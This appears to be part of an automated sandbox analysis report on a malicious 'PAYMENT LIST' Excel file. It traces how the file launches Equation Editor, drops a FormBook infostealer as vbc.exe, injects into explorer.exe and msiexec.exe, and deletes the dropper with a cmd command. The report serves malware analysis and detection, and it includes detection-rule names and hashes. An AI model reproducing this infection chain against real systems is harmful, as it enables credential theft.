MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$PAYMENT LIST .xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	14020F526	WriteFile
C:\Users\user\Desktop\~$PAYMENT LIST .xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	14020F591	WriteFile
C:\Users\user\Desktop\~$PAYMENT LIST .xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	14020F526	WriteFile
C:\Users\user\Desktop\~$PAYMENT LIST .xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	14020F591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	3 6	binary	33 20 36 00 F0 07 00 00 02 00 00 00 00 00 00 00 4E 00 00 00 01 00 00 00 26 00 00 00 1C 00 00 00 70 00 61 00 79 00 6D 00 65 00 6E 00 74 00 20 00 6C 00 69 00 73 00 74 00 20 00 2E 00 78 00 6C 00 73 00 78 00 00 00 70 00 61 00 79 00 6D 00 65 00 6E 00 74 00 20 00 6C 00 69 00 73 00 74 00 20 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2432 Parent PID: 584

General

Start time:	07:20:12
Start date:	27/01/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 824 Parent PID: 2432

General

Start time:	07:20:16
Start date:	27/01/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'

Imagebase:	0x1300000
File size:	753664 bytes
MD5 hash:	3ED71F97489274760B6CF02192304259
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.2168164981.00000000027C1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2168902799.00000000037C9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2168902799.00000000037C9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2168902799.00000000037C9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E517995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E517995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E42DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E51A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E42DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E42DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E42DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E42DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E42DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runt73a1fc9d#\60a7f8245c39a1b0bf984a11845c6878\System.Runtime.Remoting.ni.dll.aux	unknown	1276	success or wait	1	6E42DE2C	ReadFile

Analysis Process: vbc.exe PID: 2856 Parent PID: 824

General

Start time:	07:20:17
Start date:	27/01/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x1300000
File size:	753664 bytes
MD5 hash:	3ED71F97489274760B6CF02192304259
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2222809957.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2222809957.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2222809957.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2222743183.0000000000220000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2222743183.0000000000220000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2222743183.0000000000220000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2222674041.0000000000130000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2222674041.0000000000130000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2222674041.0000000000130000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	4182B7	NtReadFile

Analysis Process: explorer.exe PID: 1388 Parent PID: 2856

General

Start time:	07:20:19
Start date:	27/01/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: msiexec.exe PID: 1204 Parent PID: 2856

General

Start time:	07:20:43
Start date:	27/01/2021

Path:	C:\Windows\SysWOW64\msiexec.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\msiexec.exe
Imagebase:	0x5f0000
File size:	73216 bytes
MD5 hash:	4315D6ECAE85024A0567DF2CB253B7B0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2379572834.0000000000090000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2379572834.0000000000090000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2379572834.0000000000090000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2379681333.00000000001C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2379681333.00000000001C0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2379681333.00000000001C0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2379729780.00000000002B0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2379729780.00000000002B0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2379729780.00000000002B0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	A82B7	NtReadFile

Analysis Process: cmd.exe PID: 2364 Parent PID: 1204

General

Start time:	07:20:45
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\Public\vbc.exe'
Imagebase:	0x4a530000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	success or wait	1	4A53A7BD	DeleteFileW

Disassembly

Code Analysis